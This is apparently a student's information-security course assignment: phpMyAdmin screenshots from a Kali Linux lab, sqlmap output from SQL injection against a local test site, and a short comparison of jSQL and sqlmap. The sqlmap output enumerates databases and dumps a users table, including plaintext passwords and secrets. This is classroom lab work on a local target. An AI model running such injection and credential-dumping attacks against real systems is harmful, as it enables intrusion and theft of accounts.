


DFSC 4317 - Information Security

Assignment 3

Instructor: Dr. Cihan Varol, cvarol@shsu.edu

TA: Ahmet Aydogan, axa184@shsu.edu

(40 Points in Total)



Welcome to phpMyAdmin

Language

English

Log in

Username:

root

Password:

•••••

Log in

localhost/phpmyadmin/index.php?route=/&route=%2F 140% ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Lo...

phpMyAdmin

Recent Favorites

New

- information_schema
- mysql
- performance_schema
- phpmyadmin
- sys

General settings

[Change password](#)

Server connection collation: [?](#)

utf8mb4_unicode_ci

[More settings](#)

Appearance settings

Language [?](#)

English



Theme

pmahomme [View all](#)




Database server


- Server: Localhost via UNIX socket
- Server type: MariaDB
- Server connection: SSL is not being used [?](#)
- Server version: 10.6.10-MariaDB-1+b1 - Debian n/a
- Protocol version: 10

Console: root@localhost




The image shows the 'Welcome to phpMyAdmin' screen. At the top, there is a logo for 'phpMyAdmin' featuring a stylized sailboat. Below the logo, the text 'Welcome to phpMyAdmin' is displayed. Underneath, there is a 'Language' section with a dropdown menu currently set to 'English'. Below that is a 'Log in' section with a help icon. It contains two input fields: 'Username:' with the value 'root' and 'Password:' with four dots representing a masked password. At the bottom right of the login section is a 'Log in' button.





```
7/14/756d504c4e/6695348/24879,0x/1766a6271),NULL,NULL-- -  
[10:11:39] [INFO] the back-end DBMS is MySQL  
[10:11:39] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)  
web server operating system: Linux Debian  
web application technology: Apache 2.4.55  
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)  
[10:11:39] [INFO] fetching database names  
available databases [6]:  
[*] information_schema  
[*] mysql  
[*] performance_schema  
[*] phpmyadmin  
[*] shsu_students  
[*] sys  
[10:11:39] [WARNING] HTTP error codes detected during run:  
500 (Internal Server Error) - 44 times  
[10:11:39] [INFO] fetched data logged to text files under '/home/cyberboss/.local/share/sqlmap/output/localhost'  
[*] ending @ 10:11:39 /2023-03-09/  
  
(cyberboss@kali)-[~]  
$
```

```
root@kali: /home/cyberboss  
File Actions Edit View Help  
371416b68715255646d7262794867636659776778706e644b68746e4d77714a52566d576e47,0  
x7170626271),NULL-- -  
[10:29:13] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian  
web application technology: Apache 2.4.55  
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)  
[10:29:13] [INFO] fetching columns for table 'users' in database 'shsu_students'  
Database: shsu_students  
Table: users  
[4 columns]  
+-----+  
| Column | Type |  
+-----+  
| id | int(11) |  
| password | varchar(120) |  
| secret | varchar(120) |  
| username | varchar(120) |  
+-----+  
[10:29:13] [INFO] fetching columns for table 'users' in database 'shsu_students'  
[10:29:13] [INFO] fetching entries for table 'users' in database 'shsu_students'  
Database: shsu_students  
Table: users  
[2 entries]  
+-----+  
| id | secret | password | username |  
+-----+  
| 1 | Qey_1$ | 123123 | cvarol |  
| 2 | R1L0* | 123456 | axa |  
+-----+  
[10:29:13] [INFO] table 'shsu_students.users' dumped to CSV file '/root/.loca
```



The main difference between jsql and sqlmap is that sqlmap requires you to investigate the correct website and database. When using jsql, after dissecting the correct website and database with dirbuster, the targeted information is visible within the GUI. The advantage of using jsql is that the GUI is organized and set up with each table, and so on. While using sqlmap, one must know the correct command to retrieve the desired information.